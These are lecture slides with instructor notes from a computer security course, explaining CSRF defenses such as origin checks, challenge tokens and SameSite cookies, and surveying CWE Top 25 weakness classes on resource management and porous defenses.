Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

How to avoid cross site request forgery?

~~Same origin policy~~

Confirm origin of authority and request

Check the HTTP "referrer" or "origin" field of the request before executing it

Make the maximum number of requests side-effect free (limit attack surface area)

Include an authenticator that the adversary cannot guess (challenge)

Request re-authentication for every action

Why is all this so hard?

HTTP requires web developers to re-define a session for each application

For a long time, no standard way of managing sessions → errors

"Modern"(>2020 in Chrome): SameSite Cookie Attribute

41

To avoid CSRF:

- A widely deployed mitigation is checking the referrer field – if present -- which contains the last page visited by the user, or the origin header, which contain the host name and port that caused the request
- A second mitigation is avoiding that too many requests change the server in such a way that the response varies. If requests cannot change values in a database, CSRF can have no impact.
- Like in many other protocols, to avoid replay attacks, one can include a challenge when serving the web that is fresh any time so that the adversary cannot "reply" the cookie
- Finally, a definitive solution is to not have cookies, and ask the user to authenticate for every action. For sure will avoid the attack but also cause usability problems.

Because HTTP is stateless, developers need to create their own sessions for everything. There is not an standard way of establishing/structuring sessions; thus errors are common.

- This is the most effective and modern solution because it's implemented at the browser level. You add an attribute to your session cookie that tells the browser when it should be sent. Lax, Strict, None.

CWE II: Risky Resource Management

"ways in which software does not properly manage the creation, usage, transfer, or destruction of important system resources"

The system acts on inputs that are not sanitized

CWE ID	
CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CWE-494	Download of Code Without Integrity Check
CWE-829	Inclusion of Functionality from Untrusted Control Sphere
CWE-676	Use of Potentially Dangerous Function
CWE-131	Incorrect Calculation of Buffer Size
CWE-134	Uncontrolled Format String
CWE-190	Integer Overflow or Wraparound

42

A second class of errors comprises those in which programmers **does not check the resources it creates and manages**. As before, this non-sanitized information is used by the program and can result in unintended behaviors. These can be used by the adversary to break security.

Risky Resource Management

The family of "buffer overflow" bugs

[3] CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[18] CWE-676	Use of Potentially Dangerous Function
[20] CWE-131	Incorrect Calculation of Buffer Size
[24] CWE-190	Integer Overflow or Wraparound

Other insufficient sanitization

[13] CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[23] CWE-134	Uncontrolled Format String

The "TCB under the control of the adversary" bugs

[14] CWE-494	Download of Code Without Integrity Check
[16] CWE-829	Inclusion of Functionality from Untrusted Control Sphere

43

This mismanagement of resources cam come in different flavors:

- Buffer overflow, in which the programmer mis-estimates the space reserved in memory and overwrites memory, code, or other important variables enabling the adversary to execute arbitrary code.
- Similar to the previous cases, feed recently created resources with unsanitized input
- Direct execution of code (full programs, or pieces) that come from untrusted sources

We will see a bit more of the two first in the next lecture

Risky Resource Management
'TCB under the control of the adversary'

Once in TCB any property can be violated!

CWE-494 Download of Code Without Integrity Check

Never include in your TCB code components that you have not positively verified
At least verify the origin through a signature!

CVE-2008-3438: Apple Mac OS X does not properly verify the authenticity of updates
https://www.security-database.com/detail.php?alert=CVE-2008-3438

CWE-829 Inclusion of Functionality from Untrusted Control Sphere

Dynamic `include` under the control of the adversary
Examples:
including javascript on a web-page that comes from and untrusted source

44

Executing full pieces of code without checks can happen in particular in updates. If the update process is not correctly configured, one may include tampered software into critical parts of the system making it vulnerable to any attack.

Dynamic execution with untrusted inputs (as we saw in cross site scripting) can end up in problems. For instance, running javascript that comes from advertisers, or other gadgets embedded in webpages may be dangerous (therefore the use of frames that isolates – not perfectly – parts of the webpage from each other).

CWE III: Porous defenses

"defensive techniques that are often misused, abused, or just plain ignored"

Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms only

CWE ID	
CWE-306	Missing Authentication for Critical Function
CWE-862	Missing Authorization
CWE-798	Use of Hard-coded Credentials
CWE-311	Missing Encryption of Sensitive Data
CWE-807	Reliance on Untrusted Inputs in a Security Decision
CWE-250	Execution with Unnecessary Privileges
CWE-863	Incorrect Authorization
CWE-732	Incorrect Permission Assignment for Critical Resource
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-307	Improper Restriction of Excessive Authentication Attempts
CWE-759	Use of a One-Way Hash without a Salt

45

The third class of errors comprises those in which programmers **the principle of complete mediation is not respected,** whether this is because some checks are missing, or because mechanism only cover partial security functionalities.

Porous defenses

Authentication and Authorization design failures and bugs

Encryption failures

The last 4 weeks of the course!!

CWE-306	Missing Authentication for Critical Function
CWE-862	Missing Authorization
CWE-798	Use of Hard-coded Credentials
CWE-311	Missing Encryption of Sensitive Data
CWE-807	Reliance on Untrusted Inputs in a Security Decision
CWE-250	Execution with Unnecessary Privileges
CWE-863	Incorrect Authorization
CWE-732	Incorrect Permission Assignment for Critical Resource
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-307	Improper Restriction of Excessive Authentication Attempts
CWE-759	Use of a One-Way Hash without a Salt

46

These common errors include implementing badly the security mechanisms that we saw in the first weeks of the course:

Errors in authentication procedures, badly assigned permissions, improper use of encryption, etc.